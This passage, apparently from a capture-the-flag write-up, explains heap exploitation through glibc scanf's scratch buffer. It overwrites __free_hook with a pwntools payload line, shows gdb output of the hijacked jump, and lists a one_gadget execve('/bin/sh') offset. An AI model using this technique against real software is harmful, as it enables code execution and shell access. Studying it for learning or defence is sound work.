
From this we can understand that if we provide enough input - enough that we can progress the `buffer->current` to the `buffer->end` of the current buffer , we can trigger a new allocation with `malloc()`. This has some caveats though; if `scanf()` expects a number (like with our `__isoc99_scanf("%zu...`) it will only progress the `buffer->current` if it recieves a digit. You can read the source here here.

One thing I want to draw your attention to though, is this:

```
    while (1)
    {
// [---snipped---]
      if (ISDIGIT (c))
        {
          char_buffer_add (&charbuf, c);
          got_digit = 1;
        }
// [---snipped---]
```


What we have here, is what I assume to be the loop that goes through the values of each number, after the format string has been interpreted (but you can never be sure with libc code). As you can see, if our character is a digit, we add it to the buffer. Cool.

Now armed with this (somewhat useless) knowledge, we can go back and try writing to `__free_hook` again, but this time with at least 1024 bytes of digits in our buffer in order to allocate a chunk that will be free'd on exiting `scanf()` (via `scratch_buffer_free()`) And sure enough if we spam '0's, we can call `free()` on our allocation and thus trigger `__free_hook`:



```
    # 1024/1023 == size of stack-scratch-buffer. Need to provide at least 1 more byte to use a heap allocation.
    p.sendlineafter("what?\n", "0"* (1024 - len(str(0x4141414141414141))) + str(0x4141414141414141))
```

Now when we test in gdb:



```
────────────────────────────────────────[ DISASM ]────────────────────────────────────────
 ► 0x7f85ae3f6a4a <free+170>    jmp    rax <0x4141414141414141>
```

Boom.

Its worth noting that using any digit other than '0' will (stating the obvious a bit here) cause the value to wrap around and become `0xffffffffffffffff`. But leading with '0's ensures that the value written is not changed (I got confused with this for a while lol).

Exploitation

Now that we have an RIP overwrite with a value we completely control AND a libc leak, the next logical step was finding an applicable `one_gadget` we can use. Running `one_gadget` on our libc provides 3 results. The one that works is:

```
0x448a3 execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL
```

Now with that out of the way, things should be pretty EZ. Exploit is in the folder. HTP.